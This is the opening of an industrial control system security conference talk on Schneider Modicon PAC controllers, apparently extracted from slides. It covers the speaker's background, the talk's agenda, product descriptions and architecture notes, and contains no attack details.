

**Debate of The Maginot Line :**

**Going Deeper into Schneider Modicon PAC Security**

**Gao Jian**

**NSFOCUS,GEWU Lab**



**WORK FROM HOME,  
HACK INTO HOME**

# Who am I ?

- Gao Jian(@ic3sw0rd)
- ICS security researcher at NSFCOUS
- Focused on PLC and SCADA vulnerability exploitation & security enhancement
- Acknowledged by Siemens, Schneider, Codesys, Wellintech and etc.
- Speaker at China kanxue SDC2020 、 HITB AMS 2021 、 ICS Cyber Security 2021 、 HITB SIN 2021
- Contact> [ic3blac4@protonmail.com](mailto:ic3blac4@protonmail.com)



# About GEWU Lab



- Focus on security research in the areas of ICS、Internet of Things, and Internet of Vehicles
- GeekPwn 2018 awardees 2nd winner award at Robot Agent Challenge
- Report 50+ ICS vulnerabilities to vendors such as Siemens、Schneider、ABB、Wellintech and KUKA etc. in 2020
- Win medals on Flare-On Challenge 2017/2018/2019/2020/2021




# Agenda

- Introduction
- UMAS security analyzing
- How to FUZZ UMAS
- Bypass Modicon PAC Security mechanism
- Novel attack demonstrations
- How to protect Modicon PAC



# About Modicon PAC

- Modicon is the first name in programmable logic controllers (PLCs).
- Modicon offers a full line of innovative PLCs and PACs
- Schneider offer industrial process automation controllers-Modicon PACs ( M580, M340, MC80,etc )







*EcoStruxure Control Expert*

Home > All products > Industrial Automation and Control > PLC, PAC and Dedicated Controllers > PAC Programmable Automation Controllers

## PAC Programmable Automation Controllers

Prepare your plant for the future with Modicon PAC controllers. To provide an economical way to deliver functional control in the gap between the PLC and the DCS, we offer industrial process automation controllers (PACs). Modicon PACs feature redundancy functionality, native Ethernet, embedded cybersecurity, and common programming software across all processors.


### Ranges

 <p><b>Modicon MC80</b> Powerful and cost-effective "All-in-one" compact controller</p>	 <p><b>Modicon M340</b> Mid-range PAC industrial process and infrastructure control</p>	 <p><b>Modicon M580</b> PAC and Safety PLC with built-in Ethernet for process, high availability &amp; safety solutions</p>	 <p><b>Modicon Libraries</b> Libraries integrate industry best practice, which accelerates the development of your project and saves significant time configuring an engineering application.</p>
--	--	--	--



# Scenarios and Network



- ePAC concept > Top-to-bottom standard Ethernet network & Open architecture with direct Ethernet connection on backplane




# Architecture & Functions



- Modicon M580 combines Unity PAC's existing features with innovative technologies to deliver Schneider Electric's complete Ethernet-based PAC
- Based on high-speed dual-core processor (ARM)
- High-speed communication, application, and execution
- Open to third party devices supporting Modbus TCP 、 Ethernet IP 、 HTTP 、 FTP .....



Station.apx





WNRDRVR



# Enhanced cyber security

